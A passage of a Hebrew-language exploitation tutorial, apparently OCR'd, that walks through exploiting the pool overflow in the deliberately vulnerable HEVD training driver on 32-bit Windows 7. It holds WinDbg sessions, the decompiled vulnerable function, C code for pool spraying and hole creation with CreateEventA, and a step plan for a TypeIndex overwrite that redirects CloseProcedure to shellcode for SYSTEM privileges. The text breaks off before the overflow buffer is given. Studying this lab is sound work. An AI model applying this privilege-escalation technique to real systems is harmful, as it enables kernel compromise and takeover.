


ה-handle לדרייבר שלנו הוא 0x1C. עלינו לשנות את ההקשר של ה-kd לתהליך hacksys.exe על מנת לבחון את ה-handle. על מנת לעשות זאת, נריץ "process 0 0!" על מנת להציג מידע אודות כל התהליכים. לאחר מכן, נריץ "process <address>." עם הכתובת של התהליך, ואז נריץ "handle 0x1C!" על מנת לבחון את ה-handle:


```
PROCESS 85760b68  SessionId: 1  Cid: 02f8    Peb: 7ffd5000  Parent
    DirBase: 3f0a4500  ObjectTable: 963519f8  HandleCount:   7.
    Image: hacksys.exe

1: kd> .process 85760b68
Implicit process is now 85760b68
WARNING: .cache forcedecodeuser is not enabled
1: kd> !handle 0x1C

PROCESS 85760b68  SessionId: 1  Cid: 02f8    Peb: 7ffd5000  Parent
    DirBase: 3f0a4500  ObjectTable: 963519f8  HandleCount:   7.
    Image: hacksys.exe

Handle table at 963519f8 with 7 entries in use

001c: Object: 85e905d8  GrantedAccess: 0012019f Entry: 930c0038
Object: 85e905d8  Type: (851d8b90) File
    ObjectHeader: 85e905c0 (new version)
        HandleCount: 1  PointerCount: 1
```

ניתן לראות שהאובייקט מתחיל בכתובת 0x85e905d8, אבל ה-header שלו נמצא ב-0x85e905c0. כמו כן, WinDbg כבר הסיק שהאובייקט הוא קובץ.

נראה זאת בעצמינו בעזרת בחינת ה-_OBJECT_HEADER, ולאחר מכן בחינת ה-*_OBJECT_TYPE באינדקס שב-_OBJECT_HEADER.TypeIndex:



נמצא את ה-pool header המתאים בעזרת !pool <addr>, כאשר addr היא הכתובת של האובייקט:



אכן ניתן לראות שהתג של ההקצאה הוא File, ושהזיכרון כרגע בשימוש. שמונת הבתים הראשונים החל מהכתובת 0x85e905a0 הם ה-_POOL_HEADER. אחריהם, ועד ה-_OBJECT_HEADER, קיימים ה-headerים האופציונליים.

כפי שראינו, הערך של InfoMask ב-_OBJECT_HEADER הרלוונטי הוא 0xC, ובייצוג בינארי: 0x1100, כלומר קיימים ה-headerים _OBJECT_HEADER_HANDLE_INFO (שאורכו 0x8) ו-_OBJECT_HEADER_QUOTA_INFO (שאורכו 0x10). אם נחבר את כל אורכי ה-headerים הללו, נקבל 0x20, וזהו אכן ההפרש בין הכתובות 0x85e905a0 (תחילת הזיכרון המוקצה) ו-0x85e905c0 (תחילת ה-_OBJECT_HEADER).

כעת, לאחר שצברנו מספיק ידע תיאורטי אודות אובייקטים בקרנל ו-Kernel Pools, נוכל לדון בניצול המבנים. נסקור שוב את המבנה OBJECT_TYPE_, ונתמקד בעיקר ב-TypeInfo שההגדרה שלו נמצאת במבנה OBJECT_TYPE_INITIALIZER_. כפי שראינו, כל מחלקה יכולה להגדיר מספר פרוצדורות שיקראו בעת פעולות כמו סגירת handle לאובייקט. נבחן את ה-OBJECT_TYPE_ שמגדיר את File, לדוגמה, ונראה אילו פרוצדורות הוא מגדיר:

```
0x030 DumpProcedure    : (null)
0x034 OpenProcedure    : (null)
0x038 CloseProcedure   : 0x82c8a07c        void  nt!IopCloseFile+0
0x03c DeleteProcedure  : 0x82c891c4        void  nt!IopDeleteFile+0
0x040 ParseProcedure   : 0x82cd9357        long  nt!IopParseFile+0
0x044 SecurityProcedure : 0x82cbbd5d        long  nt!IopGetSetSecur
0x048 QueryNameProcedure : 0x82cc879e        long  nt!IopQueryName+
0x04c OkayToCloseProcedure : (null)
```

נבחן את הפרוצדורה CloseProcedure: היא נמצאת בשימוש ומצביעה ל-nt!IopCloseFile. אם נקרא ל-CloseHandle על handle לאובייקט מסוג קובץ, הפונקציה הזו תיקרא משום שהיא מצוינת כ-CloseProcedure לאובייקטים מסוג File. נוכיח טענה זו על ידי הוספת קריאה ל-CloseHandle עם ה-handle לדרייבר (בתכנית בה השתמשנו קודם), ונגדיר נקודת עצירה ב-IopCloseFile בעזרת הפקודה "bp nt!IopCloseFile". נריץ ונראה שאכן נקודת העצירה תקפוץ, ואם נבחן את ה-backtrace נראה שהיא עלתה מ-CloseHandle:

```
Command - Kernel 'com:pipe,resets=0,reconnect,port=\\.\pipe\kd_Windows_7' - WinDbg:10.0.16299.15 X86
1: kd> bp nt!IopCloseFile
1: kd> g
Breakpoint 1 hit
nt!IopCloseFile:
82c8a07c 8bff            mov     edi,edi
2: kd> k 5
 # ChildEBP RetAddr
00 94b67b48 82c7b6bd nt!IopCloseFile
01 94b67b94 82c9cd0e nt!ObpDecrementHandleCount+0x139
02 94b67bdc 82c9ca4e nt!ObpCloseHandleTableEntry+0x203
03 94b67c0c 82c9cde8 nt!ObpCloseHandle+0x7f
04 94b67c28 82a91a06 nt!NtClose+0x4e
```

מה יקרה אם במקום הכתובת של nt!IopCloseFile נמקם כתובת אחרת? נערוך את הזיכרון בעזרת windbg כך שהכתובת אליה יצביע CloseProcedure תהיה 0x41414141, ונבחן את התוצאה:

```
851d8bf0  82c8a07c                                |...
3: kd> g
Access violation - code c0000005 (!!! second chance !!!)
41414141 ??              ???
```

מעולה, אז אם נצליח לשלוט ב-OBJECT_TYPE_ של אובייקט קרנלי אליו יש לנו handle פתוח מה-User-Mode, ונקרא ל-CloseHandle איתו, נוכל להשתלט על הריצה ולהריץ קוד ב-Kernel-Mode, נותר רק להבין כיצד נוכל לעשות זאת.

נחזור ל-Pool: כפי שראינו, בכל הקצאת pool של אובייקט, לאחר ה-POOL_HEADER_ וה-headerים האופציונליים, יופיע ה-OBJECT_HEADER_, בו השדה TypeIndex שמצביע לאינדקס של הגדרת סוג האובייקט ב-nt!ObTypeIndexTable. כמו כן, ראינו שהאיבר הראשון ב-nt!ObTypeIndexTable הוא 0x00000000, מצלצל מוכר? ☺

אם נצליח להוביל למצב שהקצאת Pool שאנו יכולים לבצע overflow ממנה נמצאת בדיוק לפני אובייקט קרנלי אליו יש לנו handle פתוח מה-User-Mode ואנו יכולים לסגור אותו עם CloseHandle, נוכל לבצע את סדרת הפעולות הבאות:

1. נמפה את העמוד בזיכרון שמתחיל בכתובת 0, כפי שעשינו ב-Null Pointer Dereference.
2. נמקם בו _OBJECT_TYPE פיקטיבי, כך ש-TypeInfo.CloseProcedure מצביע ל-shellcode שלנו.
3. נבצע overflow להקצאה בה יושב האובייקט אליו יש לנו handle פתוח, ונדרוס את כל המבנים בצורה ששומרת על מצבם הקודם, חוץ מהשדה TypeIndex ב-_OBJECT_HEADER, אשר את ערכו נאפס.
4. בעת הקריאה ל-CloseHandle, ה-Object Manager יבין שמדובר באובייקט שה-TypeIndex שלו הוא 0, ויפנה ל-_OBJECT_TYPE שהמצביע אליו נמצא בכתובת 0 ב-nt!ObTypeIndexTable.
5. מכיוון ש-CloseProcedure לא מאופס, ה-Object Manager יקרא לפונקציה שלנו.
6. SYSTEM ☺

שיטת הניצול שהצגנו נקראת DKOHM - **D**irect **K**ernel **O**bject **H**eader **M**anipulation. ספציפית, ביצענו TypeIndex Overwrite. DKOHM היא שיטה מוכרת לניצול Pool Overflows.

על בסיס הידע התאורטי הזה, ננסה להבין כיצד לנצל את TriggerPoolOverflow. נבחן את הפונקציה (ב-pseudocode):

```
int __stdcall TriggerPoolOverflow(void *UserBuffer, unsigned int Size)
{
  int result; // eax@2
  PVOID KernelBuffer; // [sp+1Ch] [bp-1Ch]@1

  DbgPrint("[+] Allocating Pool chunk\n");
  KernelBuffer = ExAllocatePoolWithTag(0, 0x1F8u, 0x6B636148u);
  if ( KernelBuffer )
  {
    DbgPrint("[+] Pool Tag: %s\n", "'kcaH'");
    DbgPrint("[+] Pool Type: %s\n", "NonPagedPool");
    DbgPrint("[+] Pool Size: 0x%X\n", 504);
    DbgPrint("[+] Pool Chunk: 0x%p\n", KernelBuffer);
    ProbeForRead(UserBuffer, 0x1F8u, 1u);
    DbgPrint("[+] UserBuffer: 0x%p\n", UserBuffer);
    DbgPrint("[+] UserBuffer Size: 0x%X\n", Size);
    DbgPrint("[+] KernelBuffer: 0x%p\n", KernelBuffer);
    DbgPrint("[+] KernelBuffer Size: 0x%X\n", 504);
    DbgPrint("[+] Triggering Pool Overflow\n");
    memcpy(KernelBuffer, UserBuffer, Size);
    DbgPrint("[+] Freeing Pool chunk\n");
    DbgPrint("[+] Pool Tag: %s\n", "'kcaH'");
    DbgPrint("[+] Pool Chunk: 0x%p\n", KernelBuffer);
    ExFreePoolWithTag(KernelBuffer, 0x6B636148u);
    result = 0;
  }
  else
  {
    DbgPrint("[-] Unable to allocate Pool chunk\n");
    result = -1073741801;
  }
  return result;
}
```

הפונקציה מקבלת מצביע לבאפר שנמצא ב-userland, וגודל. הערכים הללו הם הערכים שהעברנו כבאפר הקלט וכאורך באפר הקלט בעת הקריאה ל-DeviceIoControl, כך שיש לנו שליטה עליהם.

מתבצעת קריאה ל-ExAllocatePoolWithTag, כך שהתג הוא "Hack", גודל ההקצאה המבוקש הוא 0x1F8, ומבקשים לבצע את ההקצאה ב-Non-Paged Pool, ניתן לראות זאת על ידי בחינת nt!_POOL_TYPE:

```
0: kd> dt _POOL_TYPE
nt!_POOL_TYPE
   NonPagedPool = 0n0
   PagedPool = 0n1
   NonPagedPoolMustSucceed = 0n2
   DontUseThisType = 0n3
   NonPagedPoolCacheAligned = 0n4
   PagedPoolCacheAligned = 0n5
```


ניתן לראות שהערך 0 תואם ל-NonPagedPool.

לאחר מכן, מעתיקים מידע לכתובת שהוקצתה ב-pool מהבאפר שמספק המשתמש בעזרת memcpy:

```
20    memcpy(KernelBuffer, UserBuffer, Size);
```

החולשה בולטת מאוד לעין - מכיוון שאנו שולטים ב-Size וב-UserBuffer, נוכל לבצע חריגה מההקצאה שסופקה לדרייבר ב-Pool ולכתוב על גבי ההקצאה הבאה. חולשה שכזאת נקראת Pool Overflow.

כפי שציינו קודם, דרך אחת לניצול Pool Overflow היא DKOHM בו נדרוס את הערך של TypeIndex בהקצאה הבאה. שיטת ניצול זו מתבססת על הבאת ה-Pool למצב הבא:



כך ש-Overflowable היא הקצאת pool שניתן לחרוג ממנה, ו-Object הוא אובייקט קרנלי המוקצה ב-Non-Paged Pool אליו יש לנו handle פתוח מה-User-Mode ונוכל לקרוא ל-CloseHandle איתו. סדר כזה של האובייקטים ב-pool הוא לא טריוויאלי, לכן עלינו למצוא דרך ליצור אותו.

ראשית, נבחר פונקציית API נוחה שתיצור הקצאה של אובייקט ב-Non-Paged Pool. פונקציה שהשימוש בה נפוץ בהקשרי ניצול Pool Overflows היא הפונקציה CreateEvent (ספציפית נשתמש ב-CreateEventA), אשר משמשת ליצירת אובייקט Event, המשמש לסינכרון. להלן החתימה של הפונקציה (לקוח מ-MSDN):

```
HANDLE WINAPI CreateEvent(
  _In_opt_ LPSECURITY_ATTRIBUTES lpEventAttributes,
  _In_     BOOL                  bManualReset,
  _In_     BOOL                  bInitialState,
  _In_opt_ LPCTSTR               lpName
);
```

בפועל, נסתפק בקריאה CreateEventA(0, 0, 0, 0) על מנת ליצור Event-ים. נכתוב תכנית שתיצור Event אחד, תדפיס את ה-handle אליו ולאחר מכן תחכה לקלט מהמשתמש, נריץ אותה ב-guest ונבחן את ההקצאה המתאימה ל-Event ב-Non-Paged Pool בעזרת WinDbg. ה-handle שהתכנית הדפיסה הוא 0x1C:

```
C:\DriverDev\hacksys_communication>hacksys.exe
Event handle is: 0x0000001C
```

וכשנבחן את ההקצאה המתאימה לאובייקט אליו מקושר ה-handle:

```
WARNING: .cache forcedecodeuser is not enabled
2: kd> !handle 0x1C

PROCESS 854e6d28  SessionId: 1  Cid: 07d0    Peb: 7ffde000  Parent
    DirBase: 3f068500  ObjectTable: a2d82b48  HandleCount:   7.
    Image: hacksys.exe

Handle table at a2d82b48 with 7 entries in use

001c: Object: 86d2e258  GrantedAccess: 001f0003 Entry: 88cb7038
Object: 86d2e258  Type: (851ef418) Event
    ObjectHeader: 86d2e240 (new version)
        HandleCount: 1  PointerCount: 1


2: kd> !pool 86d2e240
Pool page 86d2e240 region is Nonpaged pool
 86d2e000 size:   c8 previous size:    0  (Allocated)  Ntfx
 86d2e0c8 size:   18 previous size:   c8  (Allocated)  MmSe
 86d2e0e0 size:   90 previous size:   18  (Allocated)  MmCa
 86d2e170 size:   b8 previous size:   90  (Allocated)  File (Protec
*86d2e228 size:   40 previous size:   b8  (Allocated) *Even (Protec
        Pooltag Even : Event objects
 86d2e268 size:   c8 previous size:   40  (Allocated)  Ntfx
```

התג "Even" משמש לתיוג אובייקטים מסוג Event (WinDbg אפילו יודע לזהות את זה ורושם על כך בשורה השנייה באזור המסומן). ניתן לראות שגודל הזיכרון שהוקצה הוא 0x40 בתים. כמו כן, מכיוון שיש לנו handle לאובייקט, נוכל לגרום לקריאה ל-CloseProcedure הרלוונטי שלו (במידה והוא מוגדר) בעזרת CloseHandle.

עתה, נבין כיצד נוכל להפוך רצף הקצאות של Event-ים רציפות ב-Pool להקצאה אחת חופשית בגודל שהדרייבר מבקש להקצות. הדרייבר מבקש להקצות 0x1F8 בתים, כך שבפועל תתבצע הקצאה של 0x200 בתים (0x1F8 + 0x8, אין צורך לעגל לכפולה של 8 מכיוון ש-0x1F8 הוא כבר כפולה שלמה של 8). אם נשחרר 8 Event-ים רציפים (0x200 / 0x40 = 8), ה-pool manager יוכל לאחד אותם לכדי הקצאה אחת חופשית של 0x200 בתים. שחרור Event-ים מתבצע, כמובן, בעזרת CloseHandle. אם ניצור מספיק "חורים" כאלו ב-Pool שמלא בהקצאות רציפות של Event-ים, נוכל להבטיח שכאשר הדרייבר יבקש להקצות 0x1F8 בתים, יוקצה עבורו אחד מהחורים שיצרנו. על מנת שנוכל לנצל את החריגה, יהיה עלינו להחזיק handle ל-Event שמוקצה בדיוק לאחר "חור" שכזה.

על מנת לבצע פעולה שכזו, נקצה כמות גדולה של Event-ים כך שיהיו רציפים ב-Pool, נבחר ב-5000 באופן שרירותי. לאחר מכן, ניצור חורים באופן הבא - עבור כל רצף של 18 Event-ים, נשחרר את ה-8 הראשונים, באופן הבא:

```
// Create holes
for (i = 0; i < 5000; i += 16) {
    for (j = 0; j < 8; ++j) {
        CloseHandle(eventHandles[i + j]);
    }
}
```

כך נוכל להביא את ה-Pool למצב אשר תיארנו בתרשים, אך הסתמכנו על נתון לא טריוויאלי, והוא שההקצאות שיצרנו רצופות בזיכרון. קיימת רנדומיזציה מסוימת במנגנון ההקצאות של ה-Pool Manager, ולכן תחילה, בסיכוי גבוה מאוד ההקצאות לא יהיו רציפות בזיכרון. ניתן לראות זאת על ידי יצירת שני Event-ים נוספים בתכנית שהשתמשנו בה, ובדיקה האם הם רציפים בזיכרון בעזרת WinDbg. ה-handle-ים הם:

```
Event handle is: 0x0000001C
Event handle is: 0x00000020
Event handle is: 0x00000024
```

מספיק לבחון את ה-pool סביב ה-Event הראשון בשביל לראות שההקצאה אינה רציפה:

```
86d2e0c8 size:   18 previous size:   c8  (Allocated)  MmSe
86d2e0e0 size:   90 previous size:   18  (Allocated)  MmCa
86d2e170 size:   b8 previous size:   90  (Allocated)  File (Protec
*86d2e228 size:   40 previous size:   b8  (Allocated) *Even (Protec
        Pooltag Even : Event objects
86d2e268 size:   c8 previous size:   40  (Allocated)  Ntfx
86d2e330 size:   68 previous size:   c8  (Allocated)  FMsl
86d2e398 size:   50 previous size:   68  (Allocated)  Vadl
86d2e3e8 size:   28 previous size:   50  (Allocated)  VadS
86d2e410 size:   28 previous size:   28  (Allocated)  VadS
86d2e438 size:   28 previous size:   28  (Allocated)  VadS
```

עלינו להביס את הרנדומיזציה של ה-pool. נבצע זאת באמצעות ריסוס ה-Pool (Pool Spraying) בכמות גדולה של Event-ים. לאחר מספר מסוים של הקצאות, ההקצאה של ה-pool תהיה צפויה והוא יקצה את

ה-Event-ים באופן רציף. לכן, לפני שנקצה את 5000 ה-Event-ים שנשתמש בהם על מנת ליצור חורים ב-Pool, נקצה 10,000 Event-ים בשביל לבצע דה-רנדומיזציה (Derandomization) ל-Pool, בצורה הבאה:

```
for (i = 0; i < 10000; ++i) {
    eventHandlesFiller[i] = CreateEventA(0, 0, 0, 0);
}

for (i = 0; i < 5000; ++i) {
    eventHandles[i] = CreateEventA(0, 0, 0, 0);
}
```

נוסיף את השינויים הללו לתכנית, ונדפיס את ה-handles של ה-Event-ים נבחרים מהסוף של eventHandles. אחד ה-handle-ים הוא 0xEA20. נבחן את העמוד ב-Pool בו קיימת ההקצאה של האובייקט המתאים ל-handle זה:

```
0: kd> !handle ea20

PROCESS 8683dd28  SessionId: 1  Cid: 0ec4    Peb: 7ffd7000  Parent
    DirBase: 3f068500  ObjectTable: 90f7ec68  HandleCount: 15006.
    Image: hacksys.exe

Handle table at 90f7ec68 with 15006 entries in use

ea20: Object: 85b2b330  GrantedAccess: 001f0003 Entry: 935d9440
Object: 85b2b330  Type: (851ef418) Event
    ObjectHeader: 85b2b318 (new version)
        HandleCount: 1  PointerCount: 1
```

```
0: kd> !pool 85b2b318
Pool page 85b2b318 region is Nonpaged pool
 85b2b000 size:   40 previous size:    0  (Allocated)  Even (Protec
 85b2b040 size:   40 previous size:   40  (Allocated)  Even (Protec
 85b2b080 size:   40 previous size:   40  (Allocated)  Even (Protec
 85b2b0c0 size:   40 previous size:   40  (Allocated)  Even (Protec
 85b2b100 size:   40 previous size:   40  (Allocated)  Even (Protec
 85b2b140 size:   40 previous size:   40  (Allocated)  Even (Protec
 85b2b180 size:   40 previous size:   40  (Allocated)  Even (Protec
 85b2b1c0 size:   40 previous size:   40  (Allocated)  Even (Protec
 85b2b200 size:   40 previous size:   40  (Allocated)  Even (Protec
 85b2b240 size:   40 previous size:   40  (Allocated)  Even (Protec
 85b2b280 size:   40 previous size:   40  (Allocated)  Even (Protec
 85b2b2c0 size:   40 previous size:   40  (Allocated)  Even (Protec
*85b2b300 size:   40 previous size:   40  (Allocated) *Even (Protec
        Pooltag Even : Event objects
 85b2b340 size:   40 previous size:   40  (Allocated)  Even (Protec
 85b2b380 size:   40 previous size:   40  (Allocated)  Even (Protec
 85b2b3c0 size:   40 previous size:   40  (Allocated)  Even (Protec
 85b2b400 size:   40 previous size:   40  (Allocated)  Even (Protec
 85b2b440 size:   40 previous size:   40  (Allocated)  Even (Protec
 85b2b480 size:   40 previous size:   40  (Allocated)  Even (Protec
 85b2b4c0 size:   40 previous size:   40  (Allocated)  Even (Protec
 85b2b500 size:   40 previous size:   40  (Allocated)  Even (Protec
 85b2b540 size:   40 previous size:   40  (Allocated)  Even (Protec
```

ולאחר שקטע הקוד שאמור ליצור חורים ב-pool רץ:

```
3: kd> !pool 85b2b318
Pool page 85b2b318 region is Nonpaged pool
 85b2b000 size:   40 previous size:    0  (Free)       Even
 85b2b040 size:   40 previous size:   40  (Allocated)  Even (Protected)
 85b2b080 size:   40 previous size:   40  (Allocated)  Even (Protected)
 85b2b0c0 size:   40 previous size:   40  (Allocated)  Even (Protected)
 85b2b100 size:   40 previous size:   40  (Allocated)  Even (Protected)
 85b2b140 size:   40 previous size:   40  (Allocated)  Even (Protected)
 85b2b180 size:   40 previous size:   40  (Allocated)  Even (Protected)
 85b2b1c0 size:   40 previous size:   40  (Allocated)  Even (Protected)
 85b2b200 size:   40 previous size:   40  (Allocated)  Even (Protected)
*85b2b240 size:  200 previous size:   40  (Free)       *Even
        Pooltag Even : Event objects
 85b2b440 size:   40 previous size:  200  (Allocated)  Even (Protected)
 85b2b480 size:   40 previous size:   40  (Allocated)  Even (Protected)
 85b2b4c0 size:   40 previous size:   40  (Allocated)  Even (Protected)
 85b2b500 size:   40 previous size:   40  (Allocated)  Even (Protected)
 85b2b540 size:   40 previous size:   40  (Allocated)  Even (Protected)
 85b2b580 size:   40 previous size:   40  (Allocated)  Even (Protected)
 85b2b5c0 size:   40 previous size:   40  (Allocated)  Even (Protected)
 85b2b600 size:   40 previous size:   40  (Allocated)  Even (Protected)
 85b2b640 size:  200 previous size:   40  (Free)       Even
 85b2b840 size:   40 previous size:  200  (Allocated)  Even (Protected)
 85b2b880 size:   40 previous size:   40  (Allocated)  Even (Protected)
 85b2b8c0 size:   40 previous size:   40  (Allocated)  Even (Protected)
 85b2b900 size:   40 previous size:   40  (Allocated)  Even (Protected)
```

ניתן לראות שההקצאה הפכה להקצאה חופשית של 0x200 בתים. כמו כן, ניתן לראות chunk חופשי נוסף בגודל 0x200 בתים שנמצא 8 Event-ים בדיוק מתחת להקצאה הזו. לעיתים קוראים לפעולה שביצענו - הובלת ה-Pool ממצב לא ידוע למצב שאנו יכולים לנצל - בשם Pool Grooming.

עתה, נקרא ל-TriggerPoolOverflow בעזרת DeviceIoControl עם קוד ה-IOCTL המתאים (0x22200F), ונעקוב אחר הפונקציה עד הקריאה ל-ExAllocatePoolWithTag. לאחר הקריאה, נבחן את העמוד בו נמצאת ההקצאה (הערך של הכתובת המוחזרת מ-ExAllocatePoolWithTag מוחזרת על גבי eax):

```
 85b2b640 size:  200 previous size:   40  (Free)       Even
 85b2b840 size:   40 previous size:  200  (Allocated)  Even (Protected)
 85b2b880 size:   40 previous size:   40  (Allocated)  Even (Protected)
 85b2b8c0 size:   40 previous size:   40  (Allocated)  Even (Protected)
 85b2b900 size:   40 previous size:   40  (Allocated)  Even (Protected)
 85b2b940 size:   40 previous size:   40  (Allocated)  Even (Protected)
 85b2b980 size:   40 previous size:   40  (Allocated)  Even (Protected)
 85b2b9c0 size:   40 previous size:   40  (Allocated)  Even (Protected)
 85b2ba00 size:   40 previous size:   40  (Allocated)  Even (Protected)
*85b2ba40 size:  200 previous size:   40  (Allocated) *Hack
        Owning component : Unknown (update pooltag.txt)
 85b2bc40 size:   40 previous size:  200  (Allocated)  Even (Protected)
 85b2bc80 size:   40 previous size:   40  (Allocated)  Even (Protected)
 85b2bcc0 size:   40 previous size:   40  (Allocated)  Even (Protected)
 85b2bd00 size:   40 previous size:   40  (Allocated)  Even (Protected)
```

בינגו! בעזרת ריסוס ה-Non-Paged Pool עם Event-ים, הצלחנו לגרום לכך שה-pool סביב ההקצאה של הדרייבר תראה כפי שתיארנו בתרשים. בעזרת החולשה שקיימת ב-HEVD!TriggerPoolOverflow, נוכל בקלות לחרוג ל-Event שמוקצה ב-0x85b2bc40 (מיד לאחר ה-chunk שמשויך לדרייבר, ממנו אנו יכולים לחרוג), ולדרוס את ה-TypeIndex שלו כך שיהיה 0, מה שיגרום לכך שהמצביע ל-_OBJECT_TYPE הרלוונטי שלו ב-nt!ObTypeIndexTable יצביע לכתובת 0.

על מנת לחרוג ל-Event, עלינו לרשום 0x1F8 בתים של "זבל", ולאחר מכן לדרוס את ה-chunk של ה-Event כרצוננו (החל מה-_POOL_HEADER שלו). בעת הדריסה, עלינו להיות זהירים מאוד ולשמור על הערכים של כל שאר השדות במבנים שנדרוס בדרך ל-_OBJECT_HEADER.TypeIndex. נבין היכן נמצא השדה ביחס לתחילת ההקצאה. ניזכר במבנה של הקצאות אובייקטים בקרנל: ראשית _POOL_HEADER באורך 8 בתים, לאחר מכן headerים אופציונליים, אחריהם _OBJECT_HEADER, ואז האובייקט עצמו. עלינו להבין אילו header-ים אופציונליים נמצאים בשימוש עבור Event. על מנת לבצע זאת, נבחן _OBJECT_HEADER של Event כלשהו:

```
ea20: Object: 85b32b30  GrantedAccess: 001f0003 Entry: 935d4440
Object: 85b32b30  Type: (851ef418) Event
    ObjectHeader: 85b32b18 (new version)
        HandleCount: 1  PointerCount: 1


2: kd> dt nt!_OBJECT_HEADER 85b32b18
   +0x000 PointerCount     : 0n1
   +0x004 HandleCount      : 0n1
   +0x004 NextToFree       : 0x00000001 Void
   +0x008 Lock             : _EX_PUSH_LOCK
   +0x00c TypeIndex        : 0xc ''
   +0x00d TraceFlags       : 0 ''
   +0x00e InfoMask         : 0x8 ''
   +0x00f Flags            : 0 ''
   +0x010 ObjectCreateInfo : 0x85311840 _OBJECT_CREATE_INFORMATION
   +0x010 QuotaBlockCharged : 0x85311840 Void
   +0x014 SecurityDescriptor : (null)
   +0x018 Body             : _QUAD
```

ניתן לאמת שאכן מדובר ב-Event על ידי בדיקת האיבר ה-0xC ב-nt!ObTypeIndexTable. כאמור, השדה InfoMask משמש על מנת לספק מידע על ה-headerים האופציונליים שנמצאים בשימוש. הערך שלו הוא 0x8, מכאן שרק _OBJECT_HEADER_QUOTA_INFO נמצא בשימוש, כך שהמבנה של ההקצאה הוא כזה:


1. _POOL_HEADER בגודל 0x8 בתים.
2. _OBJECT_HEADER_QUOTA_INFO בגודל 0x10 בתים.
3. _OBJECT_HEADER בגודל 0x18 בתים, בתוכו נמצא TypeIndex בהיסט של 0xC בתים מתחילת המבנה.
4. האובייקט עצמו.

נשמור על כלל הערכים עד TypeIndex, פרט ל-Lock, אותו נאפס. לבסוף, נקבל את ה-buffer הבא (מובא בקוד פיתון):

